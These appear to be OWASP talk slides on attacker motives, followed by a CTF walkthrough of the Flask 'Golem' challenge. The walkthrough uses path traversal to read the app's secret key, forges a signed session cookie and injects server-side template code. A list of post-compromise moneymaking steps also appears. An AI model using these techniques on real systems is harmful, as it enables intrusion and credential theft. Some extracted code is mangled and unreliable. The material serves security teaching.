



OWASP

Open Web Application
Security Project

Application Hacking Through The Eyes Of An Attacker

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```
uid=1000(robin) gid=1000(robin)
```

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WHY

- Attacks and Breeches are becoming more frequent, if we are not thinking like an attacker we will always be a step behind
- Conveying technical risk up the chain is hard – Hopefully some ideas following will help convert it to a business risk
- Revisit the basics and help to remove some of the shroud of complexity that shadows “Cyber”




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cat /etc/crontab
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# m h dom mon dow user  command
1 * * * * rob      Understanding The Attacker
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* * * * * Audience Questions?!
```

Understanding The Attacker

Who



Understanding The Attacker

Why



Understanding The Attacker

Why

- Ransomware
- Crypto Miners
- Botnets - DDoS
- Sell Access to install malware
- Banking Trojan
- Sell your personal information
- Fraud
 - Medical/Financial Data
 - Fake E-Commerce sites / Buying scams

Average cost of ransom: \$1077

Cisco Talos estimates that an average system would generate about 28 cents of Monero per day – 2000 machines doing this gives \$568 per day

Price for 50,000 bots with attack duration of 3600 secs (1 hour) and 5-10 minute cooldown time is approx 3-4k per 2 weeks

Item for Sale	Average Sale Price
Paypal Logins	£279.74
Online Banking Details	£167.81
Western Union Logins	£72.84
Credit Card Details	£56.50
Skrill Logins	£36.00
Debit Card Details	£6.30
Subtotal	£562.69
Proof of Identity	£4614
Passport	£39.76

<https://www.top10vpn.com/privacy-central/cybersecurity/dark-web-market-price-index-feb-2018-uk/>

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How


711 million email's leaked

- 0.01% of people run attachment -> 71,000 users


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- 0.1% 19476

Quantity



Why Me?



Opportunist attacks

- Your user opened an e-mail
- A user has the same credentials for linked in as work and you expose RDP/webmail
- Services exposed on the internet that aren't patched fast enough (e.g. Recent Drupal)

Fun test – Start up a vm on Digital Ocean or your perimeter and log what talks to it over a day

Hactivism / Organised Crime

- You do, work with people or sell something they disagree with
- You have something of value (IP, Card information etc.)

Nation State

- Who Knows?!

Test: Thinking Like An Attacker

Scenario:

You are an attacker and find SSH credentials to a server that a developer left on Git.

These creds give you access to a static website hosted in isolation on an AWS instance – What do you do to make money?

- Install persistence (backdoor web app or OS)
- Install a crypto miner? Lazy but easy, picked up fast when AWS costs shoot up
- Hit the users with some crypto JS
- Add malicious documents to the site
- Browser autopwn
- Look on the filesystem for any other credentials (git keys?)
- Backdoor the ssh logon to get credentials for other users – force them to log on by powering off the host
- Look up other ssh services for that domain and attack them
- Bring about reputational damage and short sell stock

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Setting the Scene

An easy web CTF challenge from ASICS 2017 Finals called Golem

- Recon
- Exploiting simple LFI
- Exploiting poor data validation
- Using SSTI to get the Flag (and more)
- Other frameworks and SSTI in those

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Only in CTF's?

The screenshot shows a screenshot of a web browser displaying a HackerOne report page. The URL in the address bar is https://hackerone.com/reports/125980. The page header includes the HackerOne logo and navigation links for Product, Resources, About Us, Start a Program, Start Hacking, and Contact Us. The main content area displays a report for user 'Orange Tsai (orange)' with ID #125980. The report title is 'uber.com may RCE by Flask Ninja2 Template Injection'. Key details shown include:


Reputation	Rank	Signal	Percentile
544	409th	6.30	96th

Reported publicly on April 6, 2016 at 10:15pm +0100. The weakness is identified as Code Injection. The bounty offered is \$10,000. The state of the report is Resolved (Closed). The severity is No Rating (--). Participants listed include Orange Tsai (orange) and others. The visibility is set to Public (Full). A 'Collapse' button is visible at the bottom right of the report card.

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
Recon

Starting URL: <http://localhost:5000/> (I setup a copy of this challenge for the talk as the official one has gone)



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Recon



```
#!/usr/bin/python
import os

from flask import (
    Flask,
    render_template,
    request,
    url_for,
    redirect,
    session,
    render_template_string
)
from flask_session import Session

app = Flask(__name__)

execfile('flag.py')
execfile('key.py')

FLAG = flag
app.secret_key = key

@app.route("/golem", methods=["GET", "POST"])
def golem():
    if request.method != "POST":
        return redirect(url_for("index"))

    golem = request.form.get("golem") or None

    if golem is not None:
        golem = golem.replace(".", "").replace("_", "").replace("{", "").replace("}", "")

    if "golem" not in session or session['golem'] is None:
        session['golem'] = golem

    template = None

    if session['golem'] is not None:
        template = '''{% extends "layout.html" %}''' + \
            '{% block body %}' + \
            '<h1>Golem Name</h1>' + \
            '<div class="row">' + \
            '<div class="col-md-6 col-md-offset-3 center">' + \
            'Hello : %s, why you don't look at our <a href="/article?name=article">article</a>?' + \
            '</div>' + \
            '</div>' + \
            '{% endblock %}' + \
            '%% % session['golem']'

    print

    session['golem'] = None

    return render_template_string(template)
```

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Recon

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Recon

```
@app.route("/", methods=["GET"])
def index():
    return render_template("main.html")

@app.route('/article', methods=['GET'])
def article():

    error = 0

    if 'name' in request.args:
        page = request.args.get('name')
    else:
        page = 'article'

    if page.find('flag')>=0:
        page = 'notallowed.txt'

    try:
        template = open('/home/rob/Workspace/Data/Brownbag/{}'.format(page)).read()
    except Exception as e:
        template = e

    return render_template('article.html', template=template)


if __name__ == "__main__":
    app.run(host='0.0.0.0', debug=False)
```

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Action



A screenshot of a web browser window. The address bar shows "localhost:5000/article?name=". Below the address bar, there is a navigation bar with a back arrow and a link to "localhost:5000/article?name=../../../../proc/self cwd/key.py". The main content area displays the text "key = '7h15_5h0uld_b3_r34lly_53cur3d'".



A screenshot of a web browser window. The address bar shows "localhost:5000/article?name=". Below the address bar, there is a navigation bar with a back arrow and a link to "localhost:5000/article?name=../../../../proc/self cwd/flag.py". The main content area displays the error message "[Errno 2] No such file or directory: '/home/rob/Workspace/Data/Brownbag/notallowed.txt'".

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A Bit About Flask

Raw	Params	Headers	Hex	Raw	Headers	Hex	HTML	Render
POST /golem HTTP/1.1 Host: localhost:5000 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:55.0) Gecko/20100101 Firefox/55.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-GB,en;q=0.5 Connection: close Upgrade-Insecure-Requests: 1 Content-Type: application/x-www-form-urlencoded Content-Length: 10 golem=test				HTTP/1.0 200 OK Content-Type: text/html; charset=utf-8 Content-Length: 552 Set-Cookie: session=eyJnb2xlbsI6bnVsbH0.DK5zvA.aVyoFnQ36KP-l9qf97Dt-iGQNuQ; HttpOnly; Path=/ Server: Werkzeug/0.12.2 Python/2.7.13 Date: Thu, 28 Sep 2017 11:51:24 GMT				
				<!doctype html> <html> <head> <link rel="stylesheet" href="/static/style.css"> <title> - My Webpage</title> </head> <body> <div id="content"> <h1>Golem Name</h1> <div class="row"> <div class="col-md-6 col-md-offset-3 center"> Hello : test, why you don't look at our article? </div> </div> </div> </body>				

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```
eyJnb2xlbsI6bnVsbH0.DK5zvA.aVyoFnQ36KP-l9qf97Dt-iGQNuQ
```

```
{"golem":null}.DK5zvA.aVyoFnQ36KP-l9qf97Dt-iGQNuQ
```

```
eyJnb2xlbsI6bnVsbH0=.DK5zvA.aVyoFnQ36KP-l9qf97Dt-iGQNuQ
```

```
{"golem":null}.DK5zvA.aVyoFnQ36KP-l9qf97Dt-iGQNuQ
```

Notes:

- It is base64 encoded (but removes padding)
- These are signed by the secret key to prevent tampering
- If they start with a “.” they are compressed, can be uncompressed with python :-

```
zlib.decompress(base64.urlsafe_b64decode('.eJxNjrF..'))
```

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Spot The Mistake

```
@app.route("/golem", methods=["GET", "POST"])
def golem():
    if request.method != "POST":
        return redirect(url_for("index"))

    golem = request.form.get("golem") or None

    if golem is not None:
        golem = golem.replace(".", "").replace("_", "").replace("{", "").replace("}", "")

    if "golem" not in session or session['golem'] is None:
        session['golem'] = golem

    template = None

    if session['golem'] is not None:
        template = '''{%
            extends "layout.html"
            block body
            <h1>Golem Name</h1>
            <div class="row">
                <div class="col-md-6 col-md-offset-3 center">
                    Hello : %s, why you don't look at our <a href='/article?name=article'>article</a>?
                </div>
            </div>
            endblock
        } % session['golem']'''
```

Using Our Info

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```
if session['golem'] is not None:
    template = '''{% extends "layout.html" %}
    {% block body %}
    <h1>Golem Name</h1>
    <div class="row">
        <div class="col-md-6 col-md-offset-3 center">
            Hello : %s, why you don't look at our <a href='/article?name=article'>article</a>?
        </div>
    </div>
    {% endblock %}
    ''' % session['golem']
```

<https://github.com/noraj1337/flask-session-cookie-manager>

Or set up our own flask App with the same Key (what I did at the time!)

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Server Side Template Injection

```
rob@rohillie-lnx:~/Workspace/Data/Brownbag$ python2 session_cookie_manager.py en  
code -s '7h15_5h0uld_b3_r34lly_53cur3d' -t '{"golem": "{{ 7+7 }}"}'  
eyJnb2xlbsI6eyIgYiI6ImUzc2d0eXMzSUgxOSJ9fQ.DK52XQ.mP9N41Ray9Dftaw08MraD-y1pDM
```

Raw Params Headers Hex

```
POST /golem HTTP/1.1  
Host: localhost:5000  
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:55.0)  
Gecko/20100101 Firefox/55.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8  
Accept-Language: en-GB,en;q=0.5  
Connection: close  
Upgrade-Insecure-Requests: 1  
Content-Type: application/x-www-form-urlencoded  
Cookie: session=eyJnb2xlbsI6eyIgYiI6ImUzc2d0eXMzSUgxOSJ9fQ.DK52XQ.mP9N41Ray  
9Dftaw08MraD-y1pDM  
Content-Length: 11  
  
golem=test
```

Raw Headers Hex HTML Render

```
HTTP/1.0 200 OK  
Content-Type: text/html; charset=utf-8  
Content-Length: 550  
Set-Cookie: session=eyJnb2xlbsI6bnVsbHO.DK52nw.D2cTK9zuomSwq-R-N3EtuXvU0vo; HttpOnly; Path=/  
Server: Werkzeug/0.12.2 Python/2.7.13  
Date: Thu, 28 Sep 2017 12:03:43 GMT  
  
<!doctype html>  
<html>  
  <head>  
    <link rel="stylesheet" href="/static/style.css">  
    <title> - My Webpage</title>  
  </head>  
  <body>  
    <div id="content">  
      <h1>Golem Name</h1>  
      <div class="row">  
